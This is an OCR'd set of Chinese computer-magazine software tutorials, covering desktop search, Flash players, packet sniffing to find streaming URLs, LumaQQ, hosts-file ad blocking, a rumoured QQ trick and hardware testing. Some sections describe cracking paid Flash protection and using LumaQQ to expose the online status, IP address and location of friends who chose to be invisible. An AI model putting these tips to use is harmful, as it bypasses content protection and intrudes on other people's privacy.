该程序在启动时会建立两个进程，一个是baiducrawl.exe，另一个是baidudisksearch.exe(见图1)。软件就是通过这两个进程建立索引和进行搜索的。这两个程序在建立索引时，会非常占用系统资源。相比而言，Google Desktop Search 会好些，它会智能地在电脑的空闲时间建立索引，如果电脑配置不是太差，基本不会感觉到 。



图1

小提示

如何提高索引文件建立速度?

在建立索引时建议不要动鼠标和键盘，尽量不要进行任何操作，因为边操作边索引会极大地减慢建立索引的速度，基本上一分钟才能索引一个文件。

第四步:索引全部建立完成后，直接用鼠标右击任务栏上的程序图标，选择“搜索硬盘”启动该程序(见图2)。



图2

小提示

没有建立完索引就进行“搜索硬盘”操作也是可以的，只不过会出现类似“索引中，您已经搜索了XXX个文件，目前只能搜索部分内容”的提示，这样搜索出来的结果会不完全。另外，要想浏览已经索引的项目统计数据，还可以用鼠标右键点击任务栏图标选择“状态”来查看。

搜索应用篇

搜索方法非常简单，只要在图2显示的搜索区域输入自己想找的信息，再点〝硬盘搜索〞按钮即可。所有搜索到的结果都和在网上用百度搜索结果一样(见图3)，只是现在搜索的不是互联网上的资源而是自身硬盘里的文件。直接点搜索结果会自动用默认的程序打开该信息，非常方便。



图 3

妙技步步高

1.直接点搜索结果右边的类似文件夹的图标后会马上转到相应目录，方便进一步查看。

2.在搜索结果中还有一个〝快照〞的功能，惟一的好处就是点〝快照〞后系统将用IE打开搜索到的内容(文件)，而不用使用专门的程序打开了，减少了启动程序的步骤。不过该功能只对文本信息有效，而用该方法快照DOC等Office程序生成的文件时会出现无法响应的结果。

3.如果希望将某一个搜索到的内容隐藏，不希望别人能够看到该信息，可以通过搜索结果页面右上方的〝隐藏结果〞来将希望隐藏的信息进行勾选。这样以后别人再搜索时就不会把你隐藏的信息显示出来了。

4.在 览器支持方面，使用其他一些 览器，如：Mozilla Firefox、Netscape，也能进行硬盘搜索结果的查询，但软件的一些功能在这些 览器中可能会工作不正常，因此推荐使用Microsoft IE或基于IE内核的 览器。

5.在设置页面中，我们还可以设置百度硬盘搜索的结果显示条目，在每页显示10条、20条和50条之间进行选择，而且还能设置不让软件搜索的目录和网站，只要在〝需要排除的目录和网站〞处进行添加即可，例如填入〝C:\，http://www.sohu.com〞则不会对本地硬盘的C盘数据以及Sohu网站的历史记录进行检索。

总体上说，百度硬盘搜索是目前桌面搜索中支持中文最好的，支持索引格式最多的，搜索速度方面的表现也是不错的软件。但任何软件都不是十全十美的，该软件在一些方面还需要完善，例如对Windows 98不支持，图片搜索不支持缩略图，长结构的语句进行搜索时常常得不到自己想要的结果，初始化建立索引的时间过长等。 CF [YY25]

我是一只猎杀 Flash 的狐狸

★★

■ 张树忠 张

大家都知道浏览器中有一只“火狐狸”——Firefox，但你可知道，Flash 播放器领域中也有一只火狐狸，它的名字叫做“火狐 Flashplayer”，同样让人不可小视呢！

软件特色功能及简介

下载并安装，运行后界面如图1，非常简洁，只有“文件”、“列表”、“查看”、“控制”、“面板”、“工具”、“网络”、“帮助”等八个菜单选项，但其下所涵盖的功能却非常强大，其中比较有特色的是 Flash 解除保护、声音图像的提取、智能搜索网上的 Flash、Flash 截图和整合 IE 等功能。



图 1

实例应用

实例 1:收费 Flash 随意看

如果你下载了一些 Flash，发现没法播放，或用本播放器播放时断断续续，可能因为它们是收费才可以看的Flash，是加了保护的，你可以使用本播放器的破解功能对它进行破解再观看。在播放列表中选择一个或多个 Flash，单击菜单“文件→破解收费Flash”选择一个要保存的文件名或目录名即可。注意:最好开始不要覆盖原文件，确认生成后的Flash能正常播放后再删除原文件。有的 Flash 破解后要开“自动播放”才正常播放，而有的则要关掉“自动播放”才能正常播放，都试试哦。

实例 2:整合 IE

不知道大家有没有这种经历，在网上看到一个很精美的 Flash 文件，却无法保存，现在可以通过 Flashplayer 进行保存了。具体方法:按下主菜单的“工具→在 IE 中添加右键菜单”，这样在览网页时看到想要保存的 Flash 时，只要在旁边按下右键，在右键菜单中找到“火狐 Flash 保存”(见图 2)，就可进行保存了。



图 2

小提示

如果不想要这个功能，可以在“工具→删除在 IE 中添加的右键菜单”删除此功能。如果你的系统中装有 FlashGet，还可用它进行多线程下载 Flash。

火狐 Flashplayer 小档案

- 软件版本:3.05　　软件大小:7304KB
- 软件性质:共享软件　　适用平台:Windows 9x/NT/2000/XP
- 下载地址:http://www.onlinedown.net/soft/28264.htm

实例 3:精彩 Flash 尽情搜

进入要搜索的网站主页，按下主菜单的“工具→智能搜索网络上的 Flash”，打开搜索窗口(见图 3)，然后选择一个网址和搜索层数，最后单击“搜索”，就可以搜出这个网站上的所有 Flash，并添加到播放器的列表中去。



图 3

实例 4:提取声音和图像

在播放列表中选择要提取或转换的 Flash，然后再按下主菜单下的“文件”菜单下的相应的提取或转换菜单即可(见图 4)。



图 4

特色功能不胜枚举，读者朋友自己慢慢体会吧！

CF[YY26]

强！从网卡中“夺取”真实播放地址

★★★

■ilove.LY

大家都知道，要将在线播放的影音文件下载到本地，必须得到其真实下载地址，我们曾经介绍过许多查找真实地址的方法，比如查看源码、端口扫描、外挂软件等。如果用尽了这些方法，还是没有能找到所要的真实地址，不要紧，现在就教你“终极方法”——从网卡中也能获取真实地址！只要通过网卡数据，再隐蔽的下载地址也无法逃脱你的法眼！

工作原理

我们在 览器中点播某在线播放网站，就等于通过本地网卡给服务器发送一个请求(俗称数据包)，这样当服务器有回应信息时，本地网卡将收到一个包含着服务器上的媒体文件地址的数据包；与此同时，流媒体服务器总要把流媒体文件的实际地址传送给用户使用的 览器，并且这个地址必须是能被 览器所认知的，通过获取 览器数据包的方式，就一定可以获得其真实地址。

Ultra Network Sniffer是一款许多网管用来监测网卡的软件，比如要看局域网中宽带占用情况就可以用它。不过，现在我们只是通过它来监测自己网卡的数据。

实战监测

第一步:下载Ultra Network Sniffer并安装，安装完此软件需要重启一次系统。

第二步:启动Ultra Network Sniffer，进入软件主界面前需要选择一个要监测的网络适配器，当然选择网卡了(见图1)，单击“OK”进入软件。



图1

第三步:进入后，Ultra Network Sniffer会将当前系统正在运行的有网络行为的进程罗列出来，这时选择 览器作为分析对象，在其上面点右键，选择“Enable Monitor”。

第四步:在 览器中点击流媒体的在线观看地址，播放器出现“loading(开始加载)”时，说明包含流媒体的真实地址的数据包已经从服务器端传了过来，这时马上停止。

> **小提示**
>
> 连接时间越长，监控到的数据就会越多，查看起来将会比较麻烦，所以只要一出现“开始加载”，即可停止或关闭播放。

第五步:返回Ultra Network Sniffer主界面，你就可看到刚才所监控到的数据了。由于服务器是用HTTP协议的80端口把真实URL通过数据包形式发送到本地来提供流媒体服务的，所以只需查看一下“Remote Address(远程地址)”列中端口为80的数据即可。在包含有真实地址的数据列中，通常在Ultra Network Sniffer的结果显示的右侧中间的数据中将结果展开，“Date”所对应的就是真实地址了(见图2)。

> **Ultra Network Sniffer小档案**
>
> u软件版本:1.30 Build 60　软件大小:1923KB
> u软件性质:共享软件　适用平台:Windows 98/2000/XP/2003
> u下载地址:http://www.onlinedown.net/soft/22964.htm
> u软件备注:未注册版本有15天的免费使用期限，无功能限制。




图2

第六步:这时所得到的是16进制数据(其右侧对应的是乱码)，用记事本将这些数据记录下来，然后用一个16位编辑软件如UltraEdit、WinHEX(本文以它为例，下载地址为http://www.onlinedown.net/soft/1509.htm)等，将16位数据转换成10进制数据即可。按Ctrl+C组合键将16位数据拷贝到剪贴板，打开WinHEX后按Shift+Ins组合键打开一个“选择剪贴板格式”的窗口，在列表中选择“ASCII Hex”即可；然后将文件另存为一个TXT文件，打开该文件就可以得到10进制的结果了。

第七步:一般得到的结果类似rtsp://202.103.xxx.xxx/movie/天下无贼/01.rmvb，如果将此结果拷贝到一些下载软件中还是无法下载，可以尝试手工添加协议的554端口，rtsp://202.103.xxx.xxx:554/movie/天下无贼/01.rmvb，或将rtsp协议改为http协议，即http://202.103.xxx.xxx/movie/天下无贼/01.rmvb。

> **小提示**
>
> mss协议的地址的处理方法和rtsp协议的类似，详情请参考2004年第2期的《电影下载五招突破》一文。

特别提醒:本文只是讲解技术实现方法，请不要用于非法场合。 CF [YY27]

通过视频请求查看隐身QQ好友的方法已经失效，怎么办?

隐身好友　看我的如来神掌!

★★

■ 北京　阮征

如何查询QQ好友是否处于隐身状态一直是很多读者讨论的话题。以前采用的通过发送视频请求的方法早已失效，那么在新版本QQ中如何实现这个查询好友是否隐身的功能呢？其实我们可以通过一个新软件——LumaQQ来实现。

说起LumaQQ，很多使用Linux或Unix的朋友一定听说过，它是在该类系统下运行的通讯软件，支持QQ。最近该软件发布了在Windows下运行的版本，而且还加入了很多新功能，包括查询好友是否隐身的功能，今天就让我们全面地了解它。

安装篇

第一步:按照上面地址下载主程序和升级补丁，将其解压缩。将升级补丁解压缩后，把目录里的LumaQQ.jar和shutter.jar复制到主程序目录的LIB子目录中。

第二步:在本机安装JAVA程序，可以从http://www.java.com/zh/download/manual.jsp下载j2re-1_4_2_06-Windows-i586-p.exe，然后双击这个EXE文件进行安装即可。

第三步:安装完毕后，直接运行主程序目录里的LumaQQ.bat即可启动LumaQQ的登录界面。

小提示

为什么必须安装JAVA程序？因为LumaQQ是用JAVA编译完成的，所以在使用该软件前需要在本地电脑安装JRE或者JDK1.4以上版本。

使用篇



图1

我们将通过LumaQQ来查看当前用户是否为隐身。

第一步:运行主程序解压缩目录里的LumaQQ.bat，在登录界面中输入你的QQ号和密码后登录(见图1)。



图2

第二步:登录后界面如图2所示，是不是和QQ很相似。这里要检测一个用户处于什么状态只需要在该用户头像上点右键后选择“如来神掌”就开始对该用户状态进行查询。如果对方处于隐身状态的话就会弹出“对方中招，他肯定在线，如果你看不到他，他肯定是隐身了”的提示信息，对方的IP地址和地点也会显示出来(见图3)。

第三步:如果对方真的不在线，在使用“如来神掌”后会弹出“你从天而降，单掌拍出，

LumaQQ小档案

u软件版本:Windows版V20050303　　软件大小:24160 KB
u软件性质:免费软件　　运行平台:Window 2000/NT/XP/2003
u 主程序:http://ftp11.enet.com.cn/pub/network/qq/lumaqq_2004-win32_x86_with_jre.zip
u 补丁程序:http://lumaqq.linuxsir.org/download/patch/lumaqq_2004_patch_2005.03.05.00.00.zip



图3

竟是武林失传多年的如来神掌”的信息。另外当你检测出对方处于隐身状态后该用户的QQ　称会变成绿色(见图4)。



图4

实例:批量查询好友登录状态

当你希望能够对所有好友或某几个好友批量查询登录状态时，可以点击软件最下方的LumaQQ按钮，在出现的菜单中选择“好友信息管理→如来神掌之乱舞”。在接下来出现的窗口中的“我的好友”下方选择相应好友，如果希望对所有好友进行检测的话，将好友全部选中后点最下面的“发招”按钮，软件将对所有选中用户进行侦测，结果也将清晰地显示出来(见图5)。



图5

小提示

★如果你觉得LumaQQ的界面类似于QQ2003，而自己习惯了QQ2004的界面和好友头像的话只需要在“系统设置→界面设置→使用2004风格头像”前打勾即可。

★Lumaqq还有很多类似真正QQ的功能，如个人设置和系统设置等等，操作方法也和QQ一样，相信习惯了使用QQ的读者会很容易上手的。另外该软件也支持群组消息。

小编有话说:该软件这个如来神掌功能可以说是彻底实现了隐身好友的查询功能，在实际使用中笔者屡试不爽。不过有一个缺点就是虽然LumaQQ支持群组消息，但笔者用自己的QQ登录后发现以前加入的群组信息都丢失了，要想群组聊天还只能使用以前的QQ版本，在LumaQQ中只支持加入新组，对于已经加入的组信息读取不出来。这一点非常的不理想，希望以后的版本可以解决这个问题。 CF [YY28]

整整那些另类弹出窗口 让它们别再打扰你


弹出窗口 打CS时我最恨你！

■ LX 阮征

Windows XP SP2推出后，比较先进的防广告窗口功能使得猖 一时的弹出窗口没了脾气，再加上很多朋友已经用上了防广告功能更强大的Maxthon、GreenBrowser，去除IE弹出窗口已经算不上什么难题了。可是，你可曾发现，在QQ、MSN等工具中还会有一些自带的弹出窗口，而且会不请自来。

实例1:赶走QQ邮箱提示

喜欢玩CS的朋友肯定会对QQ的弹出窗口深恶痛绝，每当你刚刚把对手“爆头”，成绩节节攀升时，冷不丁地突然冒出一个QQ邮件提示窗口(见图)，通知你收到一封信，严重影响你的游戏热情。即使没有在游戏，如果QQ信箱经常收到信，就会经常收到这样的信息。更为讨厌的是，如果你不按下窗口右上角的小叉子，系统中就会有一个QQMail.exe的进程长期存在，占用了宝贵的内存空间。



QQ 2004添加了QQMail功能，每次登录QQ后，软件都会自动启动QQMail检查是否有新邮件，内存资源占用为15MB左右，严重影响系统速度。实际使用中，很多人都不使用QQMail，有没有什么方法释放QQMail占用的宝贵内存或者取消其随QQ的自动启动呢？其实只要进到QQ目录下将以下文件MailDll.dll、MailRes.dll、QQMail.exe、QQMailCore.dll、QQMailHelper.dll和整个mailimage目录全部删除即可，删除后启动QQ发现QQMail没有出现在任务管理器的进程列表中，烦人的新邮件提醒也消失了。

小提示

使用上面这种方法会使QQ邮箱完全失效，如果你今后想再用它，可以将上面几个文件暂时移到其他位置，需要用时再覆盖回来即可。

实例2:取消Media Player 10的在线标签

Windows Media Player 10想必大家都用上了，启动后你都会在它的右上角看到“东方宽频”的按钮。按钮虽不大，可一旦按下去就会连接到它的网页，总觉得是被别人强行安装的东西，非常希望删除掉它。要删除它也不难，这就需要我们以前提到的hosts文件了。

第一步:打开C:\WINDOWS\system32 \drivers\etc,找到hosts文件，用记事本打开并在hosts里加上如下内容：

127.0.0.1 onlinestore.smgbb.cn

0.0.0.0 locator.metadata.windowsmedia.com

第二步:打开注册表编辑器，找到如下两个键值，将它们删除即可(删除整个SMGBB键值)。

[HKEY_CURRENT_USER\Software\Microsoft\MediaPlayer\Services\SMGBB]

[HKEY_USERS\S-1-5-21-1220945662-813497703-1060284298-1003\Software\Microsoft\MediaPlayer\Services\SMGBB]

这样，就可以彻底和这些按钮说“拜拜”了。

小提示

新闻窗口个性化

QQ会在出现一些新闻时弹出一个新闻窗口，简要叙述新闻内容，这个窗口暂时没有办法取消。好在它的出现频率不是很高。我们能做到的，仅仅是让它显示的内容无法出现。这同样需要修改hosts文件。用记事本打开并在hosts里加上如下内容即可：

127.0.0.1 minisite.qq.com

火速链接

如果你想知道更多有关常用软件弹出窗口的禁用方法,请参看本刊2004年第17期《弹止神功——软件广告全面禁止》一文。

CF [YY29]

传说中QQ不被回收的秘技

在QQ还可以随意申请的时代，有不少网友申请了很多号码，但长时间不使用，腾讯公司就会收回号码。据说收回条件是普通号码、资料空白、好友过少，另一种说法是三个月不登录，腾讯就会收回号码。现在，流传着一条“不被回收的秘技”，但因为证实起来比较困难，所以仅供参考。

第一步:去QQ主页(http://im.qq.com/qq/)下载一个英文版QQ。

第二步:安装后，登录你的那些长期不用但希望保留的号码。

第三步:在“个人资料”处选择性别，原始资料是男的，选择“F”;原始资料是女的，则选择“M”(这点很奇怪)。

第四步:把资料里边的“这家伙很懒 什么也没有留下”删除，改写成其他内容。

第五步:最重要的一条:设置16位数的密码，字母加数字组合。

再次重申:这只是一条流传在网上的秘技,是否有效还需进一步证实，所以请谨慎使用。

CF [YY30]

看到网上的繁体字总觉得不习惯？想1秒钟把它转成简体吗？

浏览器也能体验“简单爱”

★★★

■LX

从 Windows 2000 开始，在IE中 览港台地区的网站已经不怎么会看到乱码了，因为IE中已经集成了相应字符集，操作系统也对各类编码有了很好的适应。

不过，有个问题似乎一直没有解决：被称为BIG5码的繁体中文和GB码简体中文虽然都属于中文，但在某些结构上差异颇大，以至于在查看繁体字网页时，我们更希望用简体字来显示，这样更舒服。港台地区的朋友则可能正好相反。

怎么办？你可能会想到一种很土的解决方法：把文字复制到Word等工具中，然后利用内置工具进行转换，这未免太麻烦了吧。其实一个很小的软件就可以搞定。



图1

软件只有一个可执行文件，双击即可完成安装。安装成功后，打开IE，在工具栏右击并勾选“ALiBaBar”，就会看到工具栏“简”、“繁”两个按钮。接下来的工作不说也你也猜到了(见图1)。

实例1:简与繁 轻松一点间

随便打开一个繁体字网页，比如http://www.pchome.com.tw/，然后按下“简”，字体瞬间就转换了(见图2)。当然，ALiBaBar的功能还不止这么简单呢！



图2

Just Do It

在网页空白处按下鼠标右键，看看有什么新发现？

1.自动记录转换模式

如果要访问很多个繁体网站，每次都要按工具栏中的

ALiBaBar小档案

u软件版本:5.1	软件大小:582KB
u软件性质:免费软件	运行平台:Windows 9X/ME/2000/XP
u下载地址:http://www.onlinedown.net/soft/16542.htm	
u软件备注:在安装新版前，要注意卸载以前的旧版本。	

按钮就有点麻烦了。这时只要按下工具栏上的锁形按钮，然后选择“自动转为简体中文”即可(见图3)。




图3

2.剪贴板内码转换

说到这里，你可能想到了多年前流行的“南极星”，它最常用功能就是转换内码，ALiBaBar自然也有这个功能，你可以在工具栏按下“T”和“S”按钮，就能将复制到剪贴板中的文字转换成繁体或简体。

实例2:简与繁 让你轻松到家

ALiBaBar还具有表单数据自动转换功能。当你在繁体网站上注册用户时，网站往往要求中文必须为BIG5码，用剪贴板转换没问题，但如果需要转换的内容比较多就很麻烦了。在ALiBaBar工具栏上右击鼠标，选择“程式设定→转换”，勾选“将送出的表格文字自动做简繁转换”(见图4)。今后填表的时候，再也不用考虑转内码的问题了！




图4

除此之外，ALiBaBar还有地方词汇修正功能、网页自动缩放功能，给 览带来不少便利。如果你是一个喜欢在港台网站转悠的人，ALiBaBar还是挺适合你的。

CF [YY31]

不开机箱测试电源　OCCT助你一臂之力

OCCT：为你的电源把把脉

★★★★

■ 上海　妮子

随着CPU和显卡的功耗不断增加，电源在电脑中的地位也越来越受到重视。如果电源的品质不佳，很容易让你的电脑出现无故重启等故障。要想了解自己所用的电源的品质，熟悉电子的读者相信会用万用表检测电源，但很多读者对电子是一知半解，其实大家可以借助Motherboard Monitor（以下简称MBM5）和OCCT软件，让你对电源的健康状态有一个全面的了解。

安装与设置MBM5

单靠OCCT是无法完成对电源的检测的，它需要MBM5的配合。OCCT就是通过与MBM5软件共同协作才能为用户提供一份完美的电源质量报告。提到MBM5，大家应该感到很熟悉了，这款软件早在两年前就成了评测硬件性能的首选，它的主要功能在于探测主板CPU温度和电压，并可检测风扇的转速、硬盘性能等。特别是对CPU、主板的电压和温度检测较好。

Motherboard Monitor 小档案

u最新版本：5.3.7.0　　适用平台：Windows 9X/Me/2000/XP

u授权方式：共享软件　　软件大小：1252KB

u下载地址：http://tj-http.skycn.net:8081/down/MBM5370.exe

1.更新配置文件

下载并安装MBM5，在安装过程复制文件结束时，将出现"MBM5 Configuration Wizard"界面，单击"Next"按钮。如果你的主板比较新，那么MBM5可能不一定能够支持，因此我们需要首先升级配置文件。点击图1中的"Update"按钮，MBM5会自动链接到站点服务器读取更新信息，接下来我们只需要在图2窗口中选择主板厂商、主板型号即可在线更新最新版本的配置文件。




图1



图2

2.正确设置电压适配器

如果MBM5中没有你的主板型号，那么双击系统托盘中的MBM5图标，打开MBM5主界面，切换到"Voltages(电压)"选项，在"Voltages Configuration(电压传感器)"下拉列表框中选择正确的型号（见图3）。如果下拉菜单中有自己所使用的主板名称就可以直接选择，否则需要查看主板说明书进行检查，点击"Apply(应用)"按钮。




图3

小提示

如果你不太清楚自己主板所使用的电压适配器，可以运行EVEREST(下载地址http://tj-http.skycn.net:8081/down/Everest_Pro_1.51.195_SC.exe)进行检测，分别选择"电脑→感应器"，在右侧窗格中可以查看感应器的类型(见图4)。



图4

读懂OCCT测试图

OCCT是一款用来测试电脑系统运行稳定性的软件，通过MBM5所测出的数据，自动模拟电脑满负载运行的状态，让电脑连续30分钟满负载运行，最后得出相应的电压波动图。

OCCT 小档案

u 最新版本：0.91　　适用平台：Windows 9X/Me/2000/XP

u 授权方式：共享软件　　软件大小：3.26MB

u 下载地址：http://www.ocbase.com/OpenBeta/OCCTv0.91.exe

1.安装与设置OCCT

下载并安装OCCT，首先确认运行MBM5，然后再运行OCCT。OCCT运行时会自动关闭MBM5，点击右下角的"Option"选项进入设置窗口，在这里可以对测试电压的负

载进行设置，你可以选择"Lowest(最低)"、"Highest(最高)"等五个不同的等级，还可以设置使用内存的大小、CPU最大承受温度、输出图像的格式等(见图5)。如果没有特殊情况的话，保持默认值即可。设置完毕后，点击"Go Back"返回到主界面。



图5

2.测试电源

返回主界面后，点击"Test"按钮即可对电源进行测试了。测试过程将进行30分钟，主界面也会同时出现电源各路输出电压的波动情况。由于测试时OCCT将占用大量的系统资源，因此此时最好不要进行其他操作(屏幕保护程序也要先取消)，否则将导致测试失败。我们可以通过OCCT的监测面板上看到电源各路输出电压的波动情况。

测试完毕后，打开OCCT安装目录下的"Graphs"文件夹，里面共有六张测试图表，它们把最终的测试结果以分析图的形式呈现在用户眼前。其中，与电源性能密切相关的测试是:"3.3V during OCCT's retail test(+3.3V电压波动测试)"(见图6)、"5V during OCCT's retail test(+5V电压波动测试)"(见图7)和"12V during OCCT's retail test(+12V




图6




图7




图8

电压波动测试)"(见图8)。

为了保证输出电压的稳定，ATX电源内部设计了一套自动补偿电路，能够根据输出电压下降的幅度自动进行补偿来抵消输出电压的下降，但问题是大多数ATX电源并没有为每一路输出电压提供单独的稳压电路，而是同时补偿，这样就容易出现一个特殊的现象，例如+3.3V、+5V、+12V中的+5V因为负载太大而导致输出电压开始下降时，电源会同时增加这三路的输出电压，并不会对+5V进行控制，其结果必然导致+3.3V、+12V的输出电压过度补偿而超过额定的电压，可能给硬件设备带来一定的影响。有鉴于此，ATX详细制定了各种输出电压的波动范围，电源输出的正电压波动范围在-5%～+5%之内，负电压波动范围在-10%～+10%之间，都是允许的。

这些波动的曲线图究竟能说明电源处于什么状态呢？这里以+12V电压波动图为例(+3.5V与+5V的电压波动图同理)，在测试时间后面的Ripple(电压波动)后有两个数值，0.05和0.42%，第一个数字表示+12V端在波动时电压变化的最高点与最低点之差，第二个数字表示电压波动的百分率。很显然，这个电源输出的+12V电压最低值并没有低于前面所说的-5%～+5%的范围，由此可见此电源负载充足。

总体而言，如果电源品质良好，那么图中的曲线波动幅度将非常小，即使有波动也是在正常范围内；如果电源质量比较低劣，那么曲线波动范围就会较大，甚至达到了危险的阶段。当然，也不需要过分关注波动范围。不过波动的相对大小，也从侧面反映了电源的负载能力，波动率相对越小，实际的最大输出功率也就越大。反之，如果波动范围较大，甚至超过了允许的范围，说明电源已经在超负载运行。 CF [YY32]

■ 北京　斯佳丽

一分钟揪出液晶显示器的坏点

您在本期可以学到

- 认识亮点和暗点
- 液晶面板的好坏如何区分
- 检测液晶显示器的坏点

坏点＝亮点＋暗点＋色点

简单地说，坏点就是不透光的点，或者只能透过显示特定色彩的像素点。显示器厂商一般不会按照ISO 13406-2的标准规定坏点数量，一般行业内的指标是不能超过3个坏点。不过现在液晶厂商都争先恐后推出"无坏点"产品的推广，所以用户现在购买液晶还是可以比较放心。不过购买的时候也一定要先检测一下，如果发现有坏点，可以要求经销商调换。

到底什么才是坏点呢？大家可不要被子像素搞混了（构成一个完整像素的集合单元），坏点分为红色、蓝色与绿色等不同的缺损（也称色点），亮点与暗点。

小资料

ISO 13406-2标准

ISO（International Standards Organization，国际标准化组织）13406-2标准是所有显示器制造商参考、依据的一系列有关液晶显示器图像品质的规范。这个规范包含了亮度、对比、反射、亮度与色彩的一致性、闪烁、特性分析与坏点。这个标准也定义了4个等级的品质。其中，Class 1是最高等级，不允许缺损像素的存在；Class 2规定每百万像素允许2个亮点、2个暗点和5个红、绿或蓝色亮点。以15英寸液晶显示器为例参照Class 2标准，原始分辨率为1024×768个像素，总共786432个像素。容许亮点=2×786432/1000000=1.57。容许暗点=2×786432/1000000=1.57。容许的红、绿或蓝色亮点=5×786432/1000000=3.93。如果参考这个标准，2个亮点就是大于容许的1.57点。ISO 13406-2规范下的15英寸显示器不允许超过：总共5个有问题的像素，因此最多是1个亮点、1个暗点与3个红、绿或蓝色亮点。此外，总和的规定要求在5×5像素面积内，不得存在超过2个有问题的坏点。

我们知道由于生产工艺的原因，不是所有生产出来的液晶显示屏都是完好的，有大约15%～20%的产品会存在诸如有坏点、亮度不均匀等问题，那么这样的液晶面板就会被列入B级产品里。而各个厂商的产品标准又各不相同，韩国厂商规定存在三个以下坏点的面板为A级面板，日本厂商规定为五个坏点以下的面板为A级面板，我国台湾厂商规定坏点数八个以下的就属于A级面板。不符合以上标准的就被各个厂商列为B级或C级面板（C级自然是比B级还差的面板了）。一些大厂在这方面的规定更是花样繁多，比如没有坏点的被列为AA级等等。这种不同的标准就使得消费者更加难以辨别一台液晶显示器是否属于A级产品。

Monitors Matter CheckScreen小档案

- 最新版本:1.2　　适用平台:Windows 9X/Me/2000/XP
- 授权方式:共享软件　　软件大小:836KB
- 下载地址:http://cdcfc-http.downloadsky.com:8080/down/checkscreen1_2.zip

坏点就是这样被发现的

那么，我们应当如何去辨别一台液晶显示器的好坏呢？今天，笔者就为大家介绍通过Monitors Matter CheckScreen来检测液晶显示器的坏点。购买显示器时，将此软件拷入闪存盘或软盘随身带着，给你选购显示器作为一个参考的佐证。




图1

运行此软件后，切换到"LCD Display"选项卡（见图1）。当中的"Pixel Check"选项是专门用来检查坏点的，因为有的坏点具备单一颜色，也就是色点，所以测试一共提供了五种不同的颜色，让所有可能存在的色点无处遁形。为了让大家测试的时候更仔细，软件是用50×50像素的小方块来测试，用鼠标单击"Pixel Check"按钮开始测试，鼠标左键用来更换颜色，用上下左右键来移动色块，鼠标右键结束测试。经过测试，笔者很快就发现在自己用的LG LB500K-GL液晶显示器的左下方出现一个暗点（见图2）。




图2

